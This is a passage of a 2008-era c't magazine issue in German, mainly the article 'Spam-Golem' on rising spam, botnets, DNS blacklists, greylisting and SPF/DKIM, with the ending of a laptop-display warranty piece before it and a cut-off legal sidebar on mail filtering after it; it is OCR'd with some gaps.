Damit spricht von technischer Seite nichts gegen das Laminieren der Anti-Reflexionsfolie auf ein Notebook-Panel, allerdings riskiert man den Verlust der Hersteller-Garantie. c't hat bei einigen Notebook-Herstellern nachgefragt, ob das Aufbringen der Anti-Reflexionsfolie die Garantie verwirkt. Einheitliche Antwort: Da TDComponents kein offizieller Reparaturpartner sei, könne man nach dem Ausbau des Panels keine Garantie mehr darauf gewähren. TDComponents kennt das Problem und tauscht bei

einem Defekt in der Garantiezeit das Panel im Rahmen einer eigenen Kulanz aus.

Aber: Ob man mit der Laminierung nur den Anspruch auf ein neues Panel oder auf sämtliche Komponenten des Notebooks verliert, hängt vom Hersteller ab. Apple lehnt beispielsweise die Garantie für Produkte und Teile ab, die ohne schriftliche Erlaubnis geändert wurden – ob das Panel nun als Teil gilt oder mit der Laminierung das Gesamtprodukt Notebook verändert wurde, konnte uns Apple bis Redaktionsschluss nicht mitteilen. Dell sagt klipp und klar, dass durch das Laminieren der Service-Anspruch verloren geht, da das Unternehmen davon ausgehen muss, dass beim unautorisierten Umbau mitunter andere Komponenten in Mitleidenschaft gezogen werden. Der Hersteller MSI zeigte Interesse an der ihm bislang unbekannten Dienstleistung und wollte versuchen, TDComponents als offiziellen Partner anerkennen zu lassen; bislang verliert man aber auch bei MSI die Garantieansprüche.

Toshiba teilte hingegen mit, dass man lediglich für Mängel, die auf den Panelausbau oder die Laminierung zurückzuführen sind, die Garantie verweigere – andere Fälle seien davon nicht betroffen. Ähnliche Antworten kamen von Asus, Fujitsu Siemens und Lenovo. Wie das in der Praxis bei diesen Herstellern aussieht, sagt Asus ganz unverblümmt: Ob ein Garantiefall vorliegt, entscheidet der Support-Mitarbeiter von Fall zu Fall. Mit anderen Worten: ein Risiko bleibt, den Beteuerungen der Hersteller zum Trotz. (mue) **ct**



TDComponents baut das Panel aus dem Notebook-Deckel aus und laminiert die Anti-Reflexionsfolie im staubfreien Reinraum darauf.



Holger Bleich, Mirko Dölle

# Spam-Golem

## Warum der Mail-Versand zum Glücksspiel zu verkommen droht

Nur noch jede zehnte E-Mail, die durchs Netz schwirrt, ist von ihrem Empfänger erwünscht. Der Nachrichtenmüll sorgt für laut vernehmbares Ächzen im Internetgebäck. Gegenmaßnahmen gibt es zwar viele, doch schießen sie zunehmend übers Ziel hinaus. Die Folge ist, dass Mail-Zustellung verzögert wird oder mitunter ganz zum Erliegen kommt. Ein maßvoller, bedachter Einsatz der Maßnahmen tut Not.

Einst galt E-Mail als zuverlässiges Medium. Mehr und mehr Unternehmen gingen deshalb dazu über, ihre geschäftliche Korrespondenz elektronisch abzuwickeln – das spart Geld und Personal. Nun, da Millionen Menschen und Firmen auf schnelle und zuverlässige E-Post angewiesen sind, droht die Zustellung einer jeden Mail zu einem Vabanque-Spiel zu werden. Schuld daran sind Werbemüll und Phishing-Attacken.

Die Spam-Flut wächst unaufhörlich an [1]. Mehreren Studien zufolge hat sich die Menge der weltweit versandten Spam-Mails im Verlauf des Jahres 2007 mehr als vervierfacht. Nur noch fünf

bis zehn Prozent der Mails sind zurzeit überhaupt erwünscht, mehr als 90 Prozent dagegen Abfall, der aussortiert und entsorgt werden muss. Dazu zählt nicht nur der Spam selbst, sondern auch Rückläufer (Bounces) und Phishing-Mails.

Meist prasselt der Müll in Wellen auf die Mail-Server ein. Einige dieser Schübe haben bereits dafür gesorgt, dass auch eigentlich großzügig dimensionierte Spam-Bekämpfungssysteme zeitweise unter der Last zusammenbrachen. Diese Situation dürfte sich noch verschlimmern, denn die Müllversender schaffen es mit ihrer Infrastruktur, den Durchsatz weiter zu erhöhen, das Hardware-

budget von IT-Verantwortlichen ist dagegen begrenzt. Außerdem provoziert paradoxe Weise jede funktionierende Gegenmaßnahme ein weiteres Anschwellen der Flut, weil die Spammer im Trial-and-Error-Verfahren immer neue Zustellversuche starten.

Mehr Last zwingt die Admins dann dazu, ihre Filter unschärfer zu schalten, um Ressourcen zu sparen. Dies geschieht auf Kosten der Präzision. Ohnehin funktioniert keiner der Mail-Mülltrenner perfekt. Mit einer Restmenge von zugestelltem Spam kann und muss jeder leben. Schwerer wiegt, dass zunehmend erwünschte Nachrichten von Mail-Servern automatisch wegsortiert oder gar nicht erst angenommen werden. Im Falle einer Verabredung zum Abendessen mag das ärgerlich sein, geht es aber um Vertragsabschlüsse, Rechnungen oder Mahnungen, wird die sogenannte False-Positive-Problematik zur handfesten Bedrohung.

## Florierendes Geschäft

Die Szene der Müll-Versender agiert hochgradig arbeitsteilig und ist deshalb für Strafverfolgungsbehörden kaum greifbar. Wer die Technik entwickelt, ist meist nicht derjenige, der die Infrastruktur liefert. Und dieser wiederum ist nicht derjenige, der direkt aus den mit Spam generierten Einnahmen profitiert.

Die Spam- und Virenbekämpfer von GData haben ermittelt, dass zurzeit ein Auftrag zum Versand von 20 Millionen Werbe-Mails lediglich mit 350 Euro zu Buche schlägt. Für 140 Euro sind fünf Millionen E-Mail-Adressen und ein Selbstbau-Kit erhältlich, mit dem Werbetreibende selbst die unerwünschten E-Mails verschicken können. Zehn Millionen Mail-Adressen kosten den Sicherheitsspezialisten zufolge 100 Euro.

Solange von diesen zehn Millionen potenziellen Empfängern genügend Unwissende auf die Werbebotschaften reagieren, floriert das Geschäft. Der Versand von Spam kostet so gut wie nichts und lohnt sich für die dahinterstehenden Banden nach wie vor. Offensichtlich reagieren beispielsweise genügend US-Amerikaner auf Viagra-Spam und bestellen die oftmals sogar gesundheitsschädlichen Pillen zum vorgeblichen Schnäppchen-

preis. Dass es sich für Gauner lohnt, Pennystock-Aktien als „Geheimtipp“ zu bewerben, um das eigene Paket dann zu verkaufen, wenn der Kurs gestiegen ist, belegen mehrere Studien.

## Gefährliches Wettrüsten

Aus diesen Gründen liefern sich die Versender auf mehreren Ebenen ein gefährliches Wettrüsten mit den Betreibern von Mail-Servern. Diesen ist es nicht ohne weiteres möglich, Spam aus unbekannter Quelle abzuwehren. Der Grund dafür ist im Simple-Mail-Transfer-Protokoll (SMTP) zu suchen, über das nach wie vor fast jede E-Mail den Weg vom Sender zum Empfangsserver findet. Dieses Protokoll weist eine entscheidende Designschwäche auf: Es sieht keine Möglichkeit für das empfangende System vor, den Absender zu validieren.

Noch vor sechs Jahren nahmen Mail-Server so gut wie jede Mail anstandslos entgegen, die ihnen zugestellt wurde. Es war ein Netz des Vertrauens, man ging grundsätzlich davon aus, dass einem der Absender nichts Böses wollte. Damals taugte SMTP. Dann kam der erste Werbemüll, der die Empfänger nervte. Um nicht entdeckt zu werden, suchten sich die Spammer einen der reichhaltig vorhandenen offenen Server (Open Relay) aus und nutzten diesen zum Versand. Open Relays sind SMTP-Server, die Mails zum Weiterversand annehmen, ohne den Einlieferer zu authentifizieren. Der Unbekannte gibt dort eine beliebige Absenderadresse in der „From“-Headerline an. Das Zielsystem sieht als realen Absender lediglich die IP-Adresse des missbrauchten Open Relay, der Rest der Angaben ist in aller Regel gefälscht.

Um dem Spam-Problem Herr zu werden, beschlossen viele Serverbetreiber, Listen mit bekannten Open Relays abzufragen. Diese Listen werden meist von Non-Profit-Organisationen gepflegt. Erkennt das Empfangssystem durch einen Abgleich der einliefernden IP-Adresse mit einer solchen Liste, dass es sich um eine Spam-Schleuder handelt, wird noch im Einlieferungsprozess der Empfang geblockt. Das sendende System erhält die Nachricht, dass es aufgrund vorangegangener Spam-Aktivitäten von der Einlieferung ausgeschlossen ist.

So wurden die sogenannten schwarzen Listen geboren. Weil sie meist mit derselben Technik wie das Domain Name System (DNS) nahezu in Echtzeit abzufragen sind, heißen sie Realtime-DNS-Blacklists (RT-DNSBLs). Ein klassischer Vertreter der Open-Relay-Listen ist das „Spam and Open Relay Blocking System“ (SORBS). Allerdings hat sich die Methode, ausschließlich Open Relays am Eingang zu blocken, längst überholt. Die Betreiber der wohl bekanntesten derartigen Liste, der „Open Relay Database“ (ORDB), zogen bereits 2006 die Konsequenzen und stellten den Dienst ein.

Eine neue Technik hatte zuvor dafür gesorgt, dass Open Relays für Spammer verzichtbar wurden: die Bot-Netze. Ursprünglich dazu entwickelt, verteilte Attacken (DDoS) von vielen Rechnern aus zu starten, wurden diese Netzwerke Trojaner-infizierter PCs zu wahren Mail-Kanonen ausgebaut. Sie sind der Traum eines jeden kriminellen Spammers: Absolut unverdächtige, meist via DSL angebundene PCs sondern unbemerkt vom eigentlichen Nutzer Tausende von Werbenachrichten ab.

Mittlerweile hat die Bot-Netz-Technik und -Verbreitung beängstigende Ausmaße erreicht [2]. Ende November 2007 etwa hat die neuseeländische Polizei einen 18-jährigen Entwickler festgenommen, der sage und schreibe 1,3 Millionen PCs unter seinem Kommando gehabt haben soll. Ein „Sturmwurm“ genannter Schädling bereitete Herstellern von Antispam-Lösungen im Jahr 2007 die größten Sorgen: Schätz-


ungen von Sicherheitsexperten zufolge sind weltweit bis zu zwei Millionen PCs mit Derivaten des Sturmwurms infiziert. Er dürfte erheblich zum Anstieg des Spam-Aufkommens in den Nutzerpostfächern beigetragen haben.

## Flächen-Block

Bot-Netze mit ihren verteilten Absendern sorgen dafür, dass die Abwehr einzelner, bekannter Spammer-IP-Adressen ins Leere läuft. Folglich änderten auch die Blacklist-Betreiber ihre Strategie: Statt Open Relays zu brandmarken, beobachteten sie nun, welche DSL-Provider viele infizierte PCs in ihren Netzen beherbergen. Nicht mehr einzelne IP-Adressen werden jetzt in den Listen für den Versand gesperrt, sondern gleich ganze Adressbereiche.

Sind solche Dialup-IP-Blöcke erst einmal auf vielen eingesetzten Listen geführt, weil irgendein via DSL angebundener Rechner daraus Spam verschiickt, kann niemand aus demselben Adressbereich mehr darauf bauen, dass sein Server Mails ausliefern kann – oft wird er geblockt. Der Schaden fürs Medium E-Mail ist enorm: Nur noch Server von angesehenen Providern, sogenannte Smartheads, genießen genügend Reputation. Wer dagegen etwa via DynDNS oder auf einem Rootserver ein eigenes Mail-System betreibt, der bleibt zunehmend auf seinen zu versendenden Nachrichten sitzen.

Doch großen Mail-Hostern bleibt keine andere Wahl. Würden sie verdächtige Einlieferer vor dem Posteingang nicht blockieren, könnten ihre Systeme



**Im Laufe des Jahres 2007 hat sich das Spam-Aufkommen mehr als vervierfacht.**

der Spam-Flut nicht mehr Herr werden, erklären sie unisono. Das Mail-Aufkommen der deutschen Massenprovider wie 1&1 und Strato liegt im Bereich 100 Millionen bis einer Milliarde Einlieferungsversuchen pro Tag. Davon scheitern rund drei Viertel schon am Blacklisting.

Welchen begleitenden Schäden die Blockerei allerdings anrichtet, verdeutlicht ein Beispiel aus der c't-Hotline: Richtet man bei 1&1 eine E-Mail-Weiterleitung auf eine AOL-Adresse ein, wie es bei vielen privaten und Vereins-Homepages üblich ist, riskiert man bereits eine Beschwerde. Werden nämlich Spam-Mails an die Vereinsadresse geschickt, leitet sie der 1&1-Mail-Server ebenfalls an AOL weiter. Erkennt AOLs Spam-Filter die Mails als Spam oder markiert sie der Empfänger als solchen, kreidet AOL dies dem einliefernden Server an – also dem des Vereins.

Kommt dies öfter vor, schickt AOL eine Beschwerde-Mail an 1&1 und trägt die IP-Adresse in eine schwarze Liste ein. Damit versucht der US-Provider, den heutigen kurzen Spam-Wellen zu begegnen, bei denen binnen weniger Minuten mehrere hunderttausend Mails per Bot-Netz verschickt werden. Offiziell verfügbare Blacklists reagieren darauf zu langsam, deshalb führt AOL eigene Todeslisten für solche Fälle. Im konkreten Fall ist dann allerdings die Weiterleitung für den konkreten 1&1-Kunden tot, und auch andere Mail-Kunden können davon betroffen sein.

## Ziel verfehlt

So wie AOL analysieren die meisten größeren Provider permanent, was sich an ihrem Posteingang tut, um schnell auf aufkommende Spam-Wellen reagieren zu können. Ergänzt wird diese Maßnahme durch Abfragen der aktuell gängigen DNS-Blacklists. Deren unabhängige Betreiber tragen somit eine große Verantwortung für das Funktionieren des Mediums E-Mail: Landet der IP-Bereich eines Mail-Host auf einer solchen Liste, können sowohl er als auch andere Kunden in seinem Segment kaum noch Nachrichten zustellen.

Mit dieser Verantwortung können die meist von Idealismus getriebenen DNSBL-Betreiber

The screenshot shows a Mozilla Firefox browser window displaying the Spamhaus Project website. The main page title is "SPAMHAUS THE SPAMHAUS PROJECT". Below it, a navigation bar includes links for "Spamhaus", "SBL", "XBL", "PBL", "ROKSO", and "DROP". A yellow banner at the top says "Spamhaus Statistics : The Top 10". Below this, a section titled "TOP 10" features a small graphic of a person holding a globe. The main content area is titled "The 10 Worst ROKSO Spammers" and includes a table with three entries:

Rank	Photo	Spammer or Spam Gang	Country
1		Len Kuvaev / RadCov	Russian Federation
2		Alex Blood / Alexander Mosh / Alekseyev / Alex Polyakov	Ukraine
3		Vincent Chan / vnic.net	Hong Kong

Each entry includes a brief description of the spammer's activities. The table has a header row with "As at 18 December 2007". At the bottom left of the page, there is a link "Fertig".

**Das Spamhaus-Projekt führt einen virtuellen Pranger, bei dem bekannte Spammer sogar mit vollem Namen genannt sind.**

bisweilen nicht umgehen; offenbar steigt so manchem seine Wichtigkeit zu Kopf. Die Organisation Spamhaus etwa hatte Mitte 2007 von der österreichischen Domain-Registry nic.at gefordert, 15 .at-Domains zu löschen, weil diese für Phishing-Angriffe missbraucht worden waren. Als nic.at aus rechtlichen Gründen dem Begehr nicht folgen konnte, machte Spamhaus seine Drohung wahr und nahm den gesamten IP-Adressbereich der Registry in die Spamhaus-Blacklists auf. Weil diese Liste viel genutzt ist, wurde nic.at also de facto von der Außenwelt abgeschnitten, quasi als erzieherische Maßnahme [3].

Der Missionarstriebe von Listenbetreibern treibt seltsame Blüten. Das deutsche Projekt UCEprotect betreibt eine Blacklist, die mit Meldungen haus-eigener Honigtopf-Postfächer gefüttert wird. Großzügig landen bei Treffern einzelne IP-Adressen, Blöcke oder gar ganze Autonomie Systeme (AS) in der Liste. Auf Diskussionen darüber mit den Betroffenen lässt sich UCEprotect nicht ein, stattdessen verweist man darauf, dass der Eintrag ja nach sieben Tagen wieder gelöscht werde, falls bis dahin kein Spam mehr aus dem betroffenen

IP-Bereich in den Fallen auftaucht – für Mail-Administratoren ein unerträglich langer Zeitraum.

UCEprotect bietet an, auch früher zu delisten, und zwar gegen eine Zahlung von 50 bis 250 Euro, je nach Größe des Adressbereichs. Die Begründung für die erpresserisch anmutende Gebühr: „Wir haben für die Sofortentfernen den Heimarbeitsplatz für eine junge Mutter eingerichtet, die andernfalls wahrscheinlich arbeitslos wäre. Sobald jemand eine Zahlung vornimmt, wird sie hierüber per SMS unterrichtet, verbindet Ihren Laptop per VPN mit dem Admin-Interface und entfernt den betreffenden Eintrag. Dieser Service ist rund um die Uhr verfügbar.“

Und für den Fall, dass ein betroffener Mail-System-Betreiber juristischen Widerstand gegen das absurde Gebaren von UCEprotect ankündigt, hat man auf der Website auch gleich die passende Antwort parat: „Das Einleiten juristischer Schritte beziehungsweise die Androhung seltiger hat bei uns grundsätzlich zur Folge, dass wir Ihre ASN beziehungsweise Ihre IPs mindestens bis zum Abschluss des Verfahrens (selbstverständlich nur zu Beweissicherungszwecken) in unserer Datenbank belassen.“

Trotz solcher Auswüchse und des damit einhergehenden Kolateralschadens sind Administratoren großer Mail-Systeme gezwungen, die Blacklists am Posteingang einzusetzen. Sie sollten darauf achten, wer hinter den Listen steckt und wie deren Policies gestaltet sind. Auch der Heise Zeitschriften Verlag betreibt ein DNSBL-Projekt. Die NiX-Spam-Liste der Redaktion unserer Schwesterzeitschrift iX hilft Administratoren mittlerweile zu einer Blockquote von immerhin rund 50 Prozent. Dank der defensiven Policy verzeichnet sie dabei kaum falsch aufgenommene IP-Adressbereiche, berichtet iX-Redakteur Bert Ungerer, der das Projekt entwickelt hat und das Beschwerde-management leitet. Adressen verschwinden nach spätestens vier Tagen automatisch wieder von der Liste [4].

Spam-Experte Ungerer empfiehlt Administratoren dennoch, neben Blacklists auch Positivlisten („Whitelists“) wie die dnswl.org am Posteingang einzusetzen, die auf der Reputation von Smarthosts beruhen: „Whitelists eignen sich hervorragend zum Schutz vor falschen Einträgen in Blacklists.“ Allerdings hat auch diese Methode einen Pferdefuß: Fehlerhafte Einträge in einer Whitelist können fatale Folgen haben, wenn es nämlich ein Spammer schafft, von einer IP-Adresse auf der Whitelist aus E-Mails zu versenden.

## Schwarz, weiß, grau

Eine recht junge und erfolgreiche Maßnahme, Spam bereits am Eingang abzuweisen, dürfte wohl bald wieder in der Versenkung verschwinden: das Greylisting. Hier machen sich Mail-Administratoren zu Nutze, dass Spammer ihren Müll meist einfach an eine lange Liste von Empfängern nacheinander oder teilweise parallel absondern, ohne sich dabei um den Erfolg oder Misserfolg der Zustellung zu kümmern. Der Eingangsserver täuscht bei jeder neuen Mail einen temporären Fehler vor, blockt damit den ersten Zustellversuch, trägt aber die IP-Adresse des einliefernden Systems sowie die im SMTP-Dialog angegebenen Absender- und Empfängerdaten in seine „graue Liste“ ein. Handelt es sich nicht um eine Spam-Engine, wird das

zustellende System nach kurzer Zeit dieselbe Mail erneut einliefern – diesmal erhält sie grünes Licht.

Greylisting-Implementierungen gibt es für viele gängige Mail-Systeme, beispielsweise für Postfix und Sendmail [5]. Je verbreiter die Methode ist, desto gravierender kommen allerdings ihre Nachteile zum Tragen: Abhängig von der Konfiguration des sendenden Mail-Servers kann es zu Verzögerungen bei der Zustellung der ersten Mail führen. Die Wartezeit zwischen wiederholten Zustellversuchen steigt ein Mail-Server meist exponentiell. Nach ein oder zwei kurz aufeinanderfolgenden Wiederholungen, die unter Umständen noch vor der vom vorherigen Greylisting geforderten Wartezeit stattfinden, bleibt die Mail vielleicht einige Minuten bis Stunden in der Warteschlange liegen, ehe der Mail-Server den nächsten, dann erfolgreichen Versuch startet. Außerdem belastet das Greylisting die Server von Sender und Empfänger mit zusätzlichem Speicherbedarf.

Die Abwehrwirkung dieses Prinzips hat bereits nachgelassen. Entwickler von Spam-Bots haben sich mittlerweile auf das Greylisting eingestellt und lassen ihre Schädlinge dieselbe Spam-Nachricht nach zehn bis 20 Minuten nochmals zustellen. Damit hebeln sie den Schutzmechanismus aus und setzen die Werbebotschaften trotz Greylisting erfolgreich ab. Überdies ver-

The screenshot shows a Mozilla Firefox browser window with the title "KLOTH.NET - Multi DNSBL check - Look up IP addresses in DNS Blackhole Lists - Mozilla Firefox". The URL is http://www.Kloth.net/services/dnsbl.php. The page has a navigation bar with links like Datei, Bearbeiten, Ansicht, Chronik, Leszeichen, Extras, Hilfe, Services, Radio, Internet, Software, Support, Aircraft, Links..., Feedback, and www.Kloth.net > services > dnsbl. Below the navigation is a form titled "DNSBL-check" with a text input field labeled "IP-Address:" containing "19.22.33.44". To the right of the input field is a note: "IP-address to check  
(in dotted quad notation, e.g. 19.22.33.44)." Below the input field is a button labeled "Look it up". A note below the button says: "It may take up to one minute for the program to check all lists in realtime and complete... please be patient and do not reload." At the bottom of the form, it says: "The following remote lists are checked by this online lookup service:" followed by a list of URLs: cbl.abuseat.org, CBL (Composite Block List), cbl.abuseat.org, dnsbl.abl.org, ABL (Abusive Hosts Blocking List), www.abl.org, ircbl.abl.org, ABL (Abusive Hosts Blocking List), www.abl.org.

### Blacklist-Lookup-Services wie hier der von Kloth.net fragen gängige schwarze Listen ab. So kann man erfahren, ob eine bestimmte IP-Adresse gelistet ist.

mehrt die Gegenmaßnahme den Spam-Traffic auf jenen Systemen, die kein Greylisting einsetzen.

### Positiv-Checks

Jeder neue Ansatz zur Müll-Bekämpfung kreist um die Frage, wie sich vertrauenswürdige Absender von Spam- und Phishing-Schleudern unterscheiden lassen. Zur automatisierten Validierung von Absenderadressen sind daher zuletzt gleich zwei Standards von der Internet Engineering Task Force (IETF) auf den Weg gebracht worden, die allerdings beide ihre Tücken haben und weniger zur Spam- als zur Phishing-Gegenwehr taugen [6].

Das Sender Policy Framework (SPF) beschreibt, wie ein DNS-Eintrag zu einem Mail sendenden Host angelegt werden kann, damit empfangende Systeme im DNS abfragen können, ob einliefernde Systeme zum Versand für diese Domain berechtigt sind. Prinzipiell ähnlich funktioniert DomainKeys Identified Mail (DKIM): Der sendende Server signiert die Nachrichten mit einem zur Domain gehörenden privaten Schlüssel. Empfangssysteme können den zugehörigen öffentlichen Schlüssel im DNS abfragen und damit den Absender identifizieren (Näheres siehe S. 124).

Hoffnungen, dass SPF oder DKIM zur Minderung des Spam-

Problems beitragen könnte, haben sich bald verflüchtigt. Schätzungen gehen sogar davon aus, dass sich mittlerweile ein Großteil der SPF-markierten Domains in der Hand von Spammern befindet. Folglich nutzt kein Mail-Provider, der ernsthaft sein System schützen will, die SPF-gestützte Validierung als ausschlaggebendes Kriterium, um eingehende Mails als Spam zu deklarieren. Auch gültige DKIM-Signaturen können keine Garantie dafür sein, dass die Mail nicht von einem Spammer versendet wurde.

### Trial and Error

Ist eine Mail erst einmal vom Empfangssystem angenommen, wird sie aufwendig daraufhin abgeklopft, ob sich hier nicht vielleicht doch Werbemüll am Torwächter vorbeigeschmuggelt hat. Spammer ersinnen ständig neue Methoden, um Analysefiltern zu suggerieren, es handle sich um eine gewollte Nachricht („Ham“).

Um Textfilter zu überlisten, generieren einige Spam-Bots beispielsweise automatisch ständig leicht variierte Bilddateien aus der Werbebotschaft und versenden diese. In der zweiten Jahreshälfte 2006 sorgte diese neue Maßnahme für einen heftigen Anstieg der Spam-Menge und vor allem für eine Vervielfachung der Mail-Größe. Mittlerweile sind Spam-Filter in der Lage, Bilder-Spam, der als JPG- oder PDF-An-




### Aktiviert der Nutzer das Spam-Blocker-Modul von GMX, weist der Mail-Server verdächtige Nachrichten schon während des Einlieferungsversuchs ab.

hang daherkommt, recht zuverlässig zu identifizieren, somit wurde die Methode unattraktiv, es kam langsam weniger Bilder-Spam.

Die Folge ist, dass im Laufe des Jahres 2007 die durchschnittliche Größe von Spam-Mail wieder gesunken ist (siehe Abbildung unten). Einen deutlichen Ausschlag gab es zuletzt im August 2007, als Spam-Versender mit Audiodateien experimentierten. E-Mail-Anhänge mit Namen wie „elvis.mp3“, „bsp-ears.mp3“ oder „loveyou.mp3“ sollten Anwender dazu verleiten,

das entsprechende Wiedergabeprogramm zu starten und sich in dürftiger Qualität, mit verfremdeter Stimme und in englischer Sprache vorgelesene Aktientipps anzuhören. Die Anhänge sind mit etwa 150 Kilobyte deutlich größer als Bilder-Spam.

Die Überraschung nach den ersten MP3-Spam-Probewellen hielt sich bei den Sicherheits-experten allerdings in Grenzen. Mit vermehrtem Aufkommen von Ton- und Video-Spam rechnen sie schon länger, gehen aber davon aus, dass sich diese Form der unerwünschten Wer-



cken bleiben. Eine falsche oder unbedarfe Konfiguration etwa kann dazu führen, dass einzelne Provider die Zusammenarbeit verweigern oder man auf einer Blacklist landet. Häufiger Fehler ist eine falsche Nameserver-Konfiguration, etwa wenn ein Reverse-Lookup nicht zum tatsächlichen Namen des Servers zurückführt. Auch Mails, die nicht dem Standard RFC 2822 entsprechen, genügen vielen Empfängern schon, um die Annahme grundsätzlich zu verweigern.

Die Software des eigenen Servers sollte stets aktuell gehalten sein, um Müll-Versendern keine Angriffsfläche zu bieten. Dies betrifft nicht nur die Mail-Daemons wie Sendmail, Exim oder Qmail oder andere Systemdienste wie SSH und Apache, sondern vor allem auch PHP, Content-Management-Systeme und Foren-Software. Gerade Lücken in Foren, CMS und anderen

Skript-basierten Web-Anwendungen werden gern von Spammern dafür genutzt, über die E-Mail-Funktion der Server-Anwendungen ihre unerwünschten Mails abzusetzen. 1&1 etwa gab an, pro Monat etwa 500 Server vom Netz abzuschneiden, weil sie kompromittiert wurden, Spammer Lücken in Anwendungen zum Spammen missbraucht oder den Server nur zum Spammen oder Phishen angemietet hatten.

Fast alle Provider unterhalten mittlerweile Abuse-Teams, die sich um eingehende Beschwerden zum Thema Spam kümmern. Dies können durchaus mehrere zehntausend pro Tag sein. Insgesamt beschäftigt zum Beispiel 1&1 drei Teams mit rund 40 Mitarbeitern, die sich nur um die Themen Missbrauch, Mail-Sicherheit und Betrug kümmern. Bei Strato macht der Kampf gegen Spam nach eigenen Angaben in-

zwischen rund 20 Prozent der Webhosting-Betriebskosten aus, 1&1 nannte uns einen hohen siebenstelligen Betrag.

In einem Punkt agieren viele Großprovider nach wie vor viel zu nachlässig: Sie sichern ihre Netze zu schlecht gegen Spammer in den eigenen Reihen ab. Solange ständig gehackte Free-mail-Accounts etwa von Yahoo oder MSN Live Mail als Spam-Schleudern missbraucht werden können, ist diesen Mail-Hostern nicht zu trauen. Sie dürfen sich daher nicht wundern, dass sie oft in Blacklists auftauchen. Auch dort sollte sich beispielsweise herumgesprochen haben, dass Spam-Bots mittlerweile sogar Schutzmechanismen, die das automatisierte Generieren von Accounts verhindern sollen, aushebeln können. Solche Unzulänglichkeiten haben zur Folge, dass das gesamte System E-Mail leidet: Eine Sendervalidierung

läuft ins Leere, wenn der Spammer einen vermeintlich vertrauenswürdigen Smarthost nutzen kann.

Nur wenn sich jeder an die eigene Nase fasst und tut, was er kann, um Spam zu vermeiden, bleibt das Medium E-Mail in den nächsten Jahren nutzbar. Schon jetzt führt der harte Kampf gegen den Werbemüll dazu, dass es an Flexibilität verloren hat: Einen Mail-Host am DSL-Anschluss zu Hause zu betreiben, kommt nicht mehr in Frage, weil dynamisch vergebene IP-Adressen oft geblacklistet sind. Auch einen anderen Smarthost als den des eigenen Betreibers zu nutzen, ist nicht mehr ratsam, weil einige Empfangsserver blocken, wenn die „From“-Adresse nicht zum einliefernden Host passt.

Gestern stand das Medium E-Mail am Abgrund. Viele Admins und Nutzer sehen es bereits heute einen Schritt weiter, doch ganz so ist es noch nicht. Provider muss allerdings klar sein, dass die Problematik höchste Priorität hat. Schützen sie ihre Kunden nicht ausreichend vor Spam, verlieren sie sie. Gleichzeitig müssen sie dafür sorgen, dass jede gewollte Mail in den Inboxen ankommt und der Kundenpostausgang nicht auf Blacklists landet. Eine Mammutaufgabe. (hob)

## Literatur

- [1] Jo Bager, Holger Bleich, Mail-In farkt, Bot-Netze und neue Methoden der Spam-Versender lassen die Mail-Werbeflut anschwellen, c't 2/07, S. 80
- [2] Jürgen Schmidt, Hydra der Moderne, Die neuen Tricks der Spammer und Phisher, c't 18/07, S. 76
- [3] Mirko Dölle, Spam-Ritter auf der schiefen Bahn, c't 16/07, S. 3
- [4] Homepage des NiX-Spam-Projekts mit weiterführenden Informationen: [www.heise.de/ix/nix\\_spam](http://www.heise.de/ix/nix_spam)
- [5] Natanael Mignon, Mail-Plage, Spam schon vor der Annahme abweisen, c't 21/07, S. 198
- [6] Jochen Topf, Ausgesiebt, Wie E-Mail-Provider gegen Spam vorgehen, c't 11/05, S. 188
- [7] Anleitung zur Performance-Optimierung von SpamAssassin: <http://wiki.apache.org/spamassassin/FasterPerformance>
- [8] Dr. Cai Ziegler, Wer filtern will, muss lernen, Intelligente Verfahren im Kampf gegen Spam, c't 9/07, S. 184

## Juristische Schranken

Die Blockade und Filterung von E-Mails birgt rechtliche Risiken sowohl straf- als auch zivilrechtlicher Art. Im Bereich des Strafrechts ist vor allem die Verletzung des Fernmeldegeheimnisses nach Paragraph 206 StGB zu beachten (siehe c't 4/05, S. 178). Die Vorschrift schützt das Vertrauen des Kunden in die ordnungsgemäße Zustellung von Nachrichten durch seinen Provider. Löscht der Anbieter eine Mail, nachdem sie ihm bereits „anvertraut“ ist, kann er sich damit strafbar machen. Das gilt bei SMTP nach Juristenmeinung dann, wenn die Datenübermittlung abgeschlossen ist und damit der sendende Server keine Veranlassung mehr sieht, einen erneuten Zustellversuch zu unternehmen.

Blockiert ein Provider dagegen etwa im Rahmen des Blacklisting die Nachrichtenzustellung bereits auf Basis der Versender-IP-Adresse, spricht einiges dafür, dass in diesem Fall eine Strafbarkeit auszuschließen ist, da die Mail dem Provider aufgrund der fehlenden vollständigen Zustellung eben noch nicht anvertraut ist. Einigkeit besteht unter den Juristen auf jeden Fall darüber, dass der genannte Strafrechtsparagraph sämtliche Fälle umfasst,

